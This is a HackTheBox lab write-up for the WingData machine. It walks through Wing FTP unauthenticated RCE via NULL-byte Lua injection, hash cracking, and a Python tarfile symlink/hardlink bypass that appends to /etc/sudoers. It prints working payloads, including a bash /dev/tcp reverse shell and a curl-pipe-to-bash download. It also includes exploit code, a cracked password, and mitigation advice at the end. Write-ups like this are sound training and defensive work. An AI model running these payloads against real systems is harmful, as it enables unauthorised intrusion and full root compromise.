WingData
Writeup for HackTheBox WingData machine

Executive Summary
- WingFTP RCE (CVE-2025-47812) → The target runs Wing FTP Server 7.4.3, which is vulnerable to unauthenticated remote code execution via NULL-byte injection in the login username parameter, resulting in Lua session file injection and command execution as the
wingftpuser. - Credential Harvesting → WingFTP stores user password hashes in XML files under its data directory. The hashes use SHA-256 with a static salt (
WingFTP). Cracking the hash reveals SSH credentials for thewackyuser, yielding the user flag. - Tarfile Symlink Attack (CVE-2025-4517) → The
wackyuser has a sudo rule allowing execution of a Python backup-restore script as root. The script uses Python’starfilemodule with thefilter="data"sandbox, which is bypassed via CVE-2025-4517 — a symlink + hardlink traversal that writes an arbitrary sudoers entry, granting full root access.
Reconnaissance
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 8000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan

# Nmap 7.98 scan initiated Sun Feb 15 08:24:12 2026 as: /usr/lib/nmap/nmap -sC -sV -Pn -p 22,80 -oN nmap.scan 10.129.32.5
Nmap scan report for 10.129.32.5
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
The scan reveals a minimal attack surface with only two exposed ports:
- Port 22 (SSH) — OpenSSH 9.2p1 on Debian 12. Standard remote administration, credential-based access only.
- Port 80 (HTTP) — Apache httpd 2.4.66 redirects to
http://wingdata.htb/, indicating virtual-host routing. TheService Inforeports the hostname aslocalhoston a Linux kernel.
Add wingdata.htb to /etc/hosts:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ echo "$ip  wingdata.htb" | sudo tee -a /etc/hosts
Web Enumeration
The web root at http://wingdata.htb hosts a file-sharing platform landing page with a “Client Portal” link:

Clicking Client Portal redirects to http://ftp.wingdata.htb. Add this subdomain to /etc/hosts:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ echo "$ip  ftp.wingdata.htb" | sudo tee -a /etc/hosts
The subdomain hosts the Wing FTP Server web administration interface (version 7.4.3) — a commercial FTP server package with a browser-based management console:

Exploitation: WingFTP RCE (CVE-2025-47812)
Vulnerability Analysis
Wing FTP Server versions prior to 7.4.4 are vulnerable to an unauthenticated remote code execution flaw (CVE-2025-47812). The vulnerability resides in the login handler’s processing of the username parameter:
- The server’s
c_CheckUser()function truncates the username at a NULL byte (\x00) when validating credentials, but the session creation logic stores the full unsanitized username string. - An attacker can inject a NULL byte followed by arbitrary Lua code into the username during a POST to
loginok.html. - When any authenticated endpoint (e.g.,
/dir.html) is accessed with the returned session UID, the injected Lua code is executed viaio.popen(), passing the command output back in the HTTP response.
The exploit chain is straightforward: POST a username containing \x00 + Lua payload → receive a UID cookie → GET /dir.html with the UID to trigger execution. The injected Lua uses io.popen() to run arbitrary system commands, and since Wing FTP Server operates with root privileges on Linux (SYSTEM on Windows), the commands execute at the highest privilege level of the service.
A public proof-of-concept by 4m3rr0r automates this process:
1
2
3
4
5
6
# CVE-2025-47812.py — key payload construction
encoded_username = quote(username)
payload = (
    f"username={encoded_username}%00]]%0dlocal+h+%3d+io.popen(\"{command}\")%0dlocal+r+%3d+h%3aread(\"*a\")"
    f"%0dh%3aclose()%0dprint(r)%0d--&password={encoded_password}"
)
The %00 terminates the username string at the NULL byte. The following URL-encoded Lua (%0d = carriage return) opens a pipe to the command, reads all output, and prints it back in the response.
Exploitation
First, test command execution with id:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Linux/WingData/CVE-2025-47812-poc]
└─$ python3 CVE-2025-47812.py -u http://ftp.wingdata.htb -c id

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'id' and username: 'anonymous'
[+] UID extracted: 6d02cf7935b6793fc47e0d39d945e2e1f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: 6d02cf7935b6793fc47e0d39d945e2e1f528764d624db129b32c21fbca0cb8d6

--- Command Output ---
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
----------------------
Command execution is confirmed as the wingftp user. Now host a reverse shell script on a local HTTP server and fetch it via the vulnerability:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ cat rev.sh
bash -i >& /dev/tcp/10.10.14.229/4444 0>&1

┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ python3 -m http.server 80
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Linux/WingData/CVE-2025-47812-poc]
└─$ python3 CVE-2025-47812.py -u http://ftp.wingdata.htb -c 'curl http://10.10.14.229/rev.sh|bash'

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'curl http://10.10.14.229/rev.sh|bash' and username: 'anonymous'
[+] UID extracted: d07e6bac3ae9e3a8f8cbc3eac3356154f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: d07e6bac3ae9e3a8f8cbc3eac3356154f528764d624db129b32c21fbca0cb8d6
Catch the reverse shell with Penelope (an advanced shell handler with PTY upgrade):
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ penelope -p 4444 -i tun0
[+] Listening for reverse shells on 10.10.14.229:4444
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => wingdata 10.129.244.106 Linux-x86_64 👤 wingftp(1000) 😍️ Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/local/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
wingftp@wingdata:/opt/wftpserver$  id
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
Lateral Movement: Credential Harvesting
WingFTP Data Structure
The Wing FTP Server data directory at /opt/wftpserver/Data/ contains the internal user database. The directory layout reveals multiple virtual domains and the administrator store:
1
2
wingftp@wingdata:/opt/wftpserver$ ls Data/
1  _ADMINISTRATOR  bookmark_db  settings.xml  ssh_host_ecdsa_key  ssh_host_key
Each domain directory contains a users/ subdirectory with per-user XML files. Domain 1 (the default) contains five users:
1
2
wingftp@wingdata:/opt/wftpserver$ ls Data/1/users/
anonymous.xml  anonymous.xml.bakfile  john.xml  maria.xml  steve.xml  wacky.xml
Among these, wacky has a system account (present in /etc/passwd with /bin/bash), making it the lateral movement target:
1
2
3
4
wingftp@wingdata:/opt/wftpserver$ cat /etc/passwd | grep '/bin/bash$'
root:x:0:0:root:/root:/bin/bash
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
Hash Cracking
The wacky.xml user file contains a password hash in the <Password> element:
1
2
3
4
5
6
7
8
9
10
11
12
wingftp@wingdata:/opt/wftpserver$ cat Data/1/users/wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>wacky</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
        <ProtocolType>63</ProtocolType>
        ....
    </USER>
</USER_ACCOUNTS>
According to the Wing FTP Server documentation, passwords are hashed using SHA-256 with a configurable static salt. The salt value is stored in Data/1/settings.xml:
1
2
3
wingftp@wingdata:/opt/wftpserver$ cat Data/1/settings.xml  | grep -i salt
    <EnablePasswordSalting>1</EnablePasswordSalting>
    <SaltingString>WingFTP</SaltingString>
The hash scheme follows sha256($pass.$salt). To crack it with Hashcat (mode 1410 = sha256($pass.$salt)), format the hash as hash:salt:
1
echo '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP' > hash.txt
Run Hashcat with the rockyou.txt wordlist:
1
hashcat -m 1410 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
The hash cracks almost immediately:
1
2
3
┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ hashcat -m 1410 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
The cleartext password is !#7Blushing^*Bride5.
SSH Access & User Flag
Log in as wacky via SSH using sshpass:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Linux/WingData]
└─$ sshpass -p '!#7Blushing^*Bride5' ssh -o StrictHostKeyChecking=no wacky@$ip
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64
...
wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)
wacky@wingdata:~$ cat user.txt
***************9cff75d1648d827c7
Privilege Escalation: Tarfile Symlink Attack (CVE-2025-4517)
Sudo Privilege Analysis
The wacky user has a sudo rule allowing execution of a Python backup-restore script with arbitrary arguments as root:
1
2
3
4
5
6
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
The trailing * allows passing any arguments, and the script runs as root.
Script Analysis
The restore script (restore_backup_clients.py) extracts a validated .tar archive to a staging directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.")
    parser.add_argument("-b", "--backup", required=True,
                        help="Backup filename (must be in /home/wacky/backup_clients/ ...)")
    parser.add_argument("-r", "--restore-dir", required=True,
                        help="Staging directory name ...")

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name.", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag or not validate_restore_tag(tag):
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
Key observations:
Input validation — backup name must match backup_\d+\.tar with a non-zero client ID; restore tag is restricted to [a-zA-Z0-9_]{1,24}. These constraints prevent direct path traversal in the filename or tag arguments.
Extraction directory — the wacky user has write access to /opt/backup_clients/backups/ (group-writable by the wacky group), so any crafted tar can be placed there:
1
2
3
4
5
6
wacky@wingdata:~$ ls -la /opt/backup_clients/
total 20
drwxr-x--- 4 root wacky 4096 Jan 12 08:43 .
drwxr-xr-x 4 root root  4096 Feb  9 08:19 ..
drwxrwx--- 2 root wacky 4096 Jun 29 06:26 backups
-rwxr-x--- 1 root wacky 2829 Jan 12 08:37 restore_backup_clients.py
tarfile with filter="data" — Python 3.12 (confirmed on the target) introduced the filter="data" sandbox for tarfile.extractall(). This filter blocks archive members with absolute paths or .. traversal components, preventing naive path traversal attacks. However, it does not prevent symlinks or hardlinks.
Vulnerability Analysis (CVE-2025-4517)
CVE-2025-4517 is a bypass for Python’s tarfile data filter. The filter checks each archive member’s path for .. traversal or absolute path components but does not resolve or validate symlink targets or hardlink destinations.
The Python version on the target (3.12.3) falls within the vulnerable range (3.8.0–3.13.1):
1
2
wacky@wingdata:~$ python3 --version
Python 3.12.3
I will be using the exploit by AzureADTrent which builds a malicious tar archive through five phases:
Phase 1 — Deep nested directory structure: The script iterates through 16 levels, each containing a directory with a 247-character name (d repeated 247 times). At every level it also creates a single-letter symlink (e.g. a, b, c…) pointing to that long-named directory, building a complex hierarchy that confuses path resolution:
1
2
3
4
5
6
7
8
9
10
11
12
13
comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""
for i in steps:
    a = tarfile.TarInfo(os.path.join(path, comp))
    a.type = tarfile.DIRTYPE
    tar.addfile(a)

    b = tarfile.TarInfo(os.path.join(path, i))
    b.type = tarfile.SYMTYPE
    b.linkname = comp       # single letter -> long name
    tar.addfile(b)
    path = os.path.join(path, comp)
Phase 2 — Symlink chain for upward traversal: A symlink is created at the deepest level whose linkname is ../ repeated 16 times — pointing 16 levels up, back to the extraction root. This provides a resolvable path from inside the deep hierarchy to the staging directory root:
1
2
3
4
5
linkpath = os.path.join("/".join(steps), "l" * 254)
l = tarfile.TarInfo(linkpath)
l.type = tarfile.SYMTYPE
l.linkname = "../" * len(steps)  # 16 levels up
tar.addfile(l)
Phase 3 — Escape symlink to /etc: A symlink named escape points to the traversal chain resolved through the deep directory, then appends ../../../../../../../etc to reach the system’s /etc directory:
1
2
3
4
e = tarfile.TarInfo("escape")
e.type = tarfile.SYMTYPE
e.linkname = linkpath + "/../../../../../../../etc"
tar.addfile(e)
Phase 4 — Hardlink to /etc/sudoers: A hardlink entry (LNKTYPE) named sudoers_link targets escape/sudoers. The tarfile data filter only validates the member name sudoers_link — a valid relative path with no traversal characters — so it passes the filter. At extraction time, the hardlink resolves through the escape symlink chain to reach /etc/sudoers:
1
2
3
4
f = tarfile.TarInfo("sudoers_link")
f.type = tarfile.LNKTYPE
f.linkname = "escape/sudoers"
tar.addfile(f)
Phase 5 — Write the sudoers entry: A regular file entry with the same name sudoers_link writes the line wacky ALL=(ALL) NOPASSWD: ALL. Because the hardlink from Phase 4 already resolved to /etc/sudoers’ inode, this write goes directly into /etc/sudoers, appending the privilege escalation entry:
1
2
3
4
5
6
sudoers_entry = f"{username} ALL=(ALL) NOPASSWD: ALL\n".encode()

c = tarfile.TarInfo("sudoers_link")
c.type = tarfile.REGTYPE
c.size = len(sudoers_entry)
tar.addfile(c, fileobj=io.BytesIO(sudoers_entry))
The filter="data" sandbox does not inspect the resolved target of symlinks or hardlinks — it only validates the member name string, which contains no .. components or absolute paths. This makes the bypass completely transparent to the filter.
Exploitation
The AzureADTrent POC was copied to the target machine. Running it orchestrates all five phases to build the malicious tar, copies it to /opt/backup_clients/backups/backup_9999.tar (deployment via the deploy_and_execute() function using cp), then invokes the vulnerable script through sudo with the crafted backup and restore-dir arguments to trigger the extraction:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
wacky@wingdata:/tmp$ python3 CVE-2025-4517-POC.py

╔═══════════════════════════════════════════════════════════╗
║     CVE-2025-4517 Tarfile Exploit                         ║
║     Privilege Escalation via Symlink + Hardlink Bypass    ║
╚═══════════════════════════════════════════════════════════╝

[*] Target user: wacky
[*] Creating exploit tar for user: wacky
[*] Phase 1: Building nested directory structure...
[*] Phase 2: Creating symlink chain for path traversal...
[*] Phase 3: Creating escape symlink to /etc...
[*] Phase 4: Creating hardlink to /etc/sudoers...
[*] Phase 5: Writing sudoers entry...
[+] Exploit tar created: /tmp/cve_2025_4517_exploit.tar
[*] Deploying exploit to: /opt/backup_clients/backups/backup_9999.tar
[+] Exploit deployed successfully
[*] Triggering extraction via vulnerable script...
[+] Backup: backup_9999.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn_9999
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn_9999

[+] Extraction completed
[*] Verifying exploit success...
[+] SUCCESS! User 'wacky' added to sudoers
[+] Entry: wacky ALL=(ALL) NOPASSWD: ALL

============================================================
[+] EXPLOITATION SUCCESSFUL!
[+] User 'wacky' now has full sudo privileges
[+] Get root with: sudo /bin/bash
============================================================

[?] Spawn root shell now? (y/n): y

[*] Spawning root shell...
[*] Run: sudo /bin/bash
root@wingdata:/tmp# cat /root/root.txt
******************d4a4cfa00c24613
The extraction process proceeds without errors — the filter="data" sandbox permits the symlinks and hardlinks because their member names are valid local paths. The hardlink write resolves through the escape symlink chain to /etc/sudoers, appending the privilege escalation entry.
Mitigations & Security Recommendations
- Upgrade Wing FTP Server:
- CVE-2025-47812 is patched in version 7.4.4. The NULL-byte injection in the login handler should be mitigated by proper input sanitization and length validation on the username parameter before session file creation.
- Strengthen Password Storage:
- WingFTP uses SHA-256 with a static, domain-wide salt (
WingFTP). Replace this with a dedicated password hashing function (bcrypt, Argon2, or PBKDF2) with unique per-user salts to resist offline cracking attacks.
- WingFTP uses SHA-256 with a static, domain-wide salt (
- Update Python or Pin to a Patched Version:
- CVE-2025-4517 affects Python 3.8.0–3.13.1. Update to Python 3.13.2+ or 3.12.4+ where the
filter="data"sandbox correctly validates symlink and hardlink targets against the extraction root.
- CVE-2025-4517 affects Python 3.8.0–3.13.1. Update to Python 3.13.2+ or 3.12.4+ where the
- Apply Principle of Least Privilege:
- The restore script runs as root but only needs read access to backup files and write access to the staging directory. Consider dropping privileges after input validation or running the extraction in a sandboxed environment.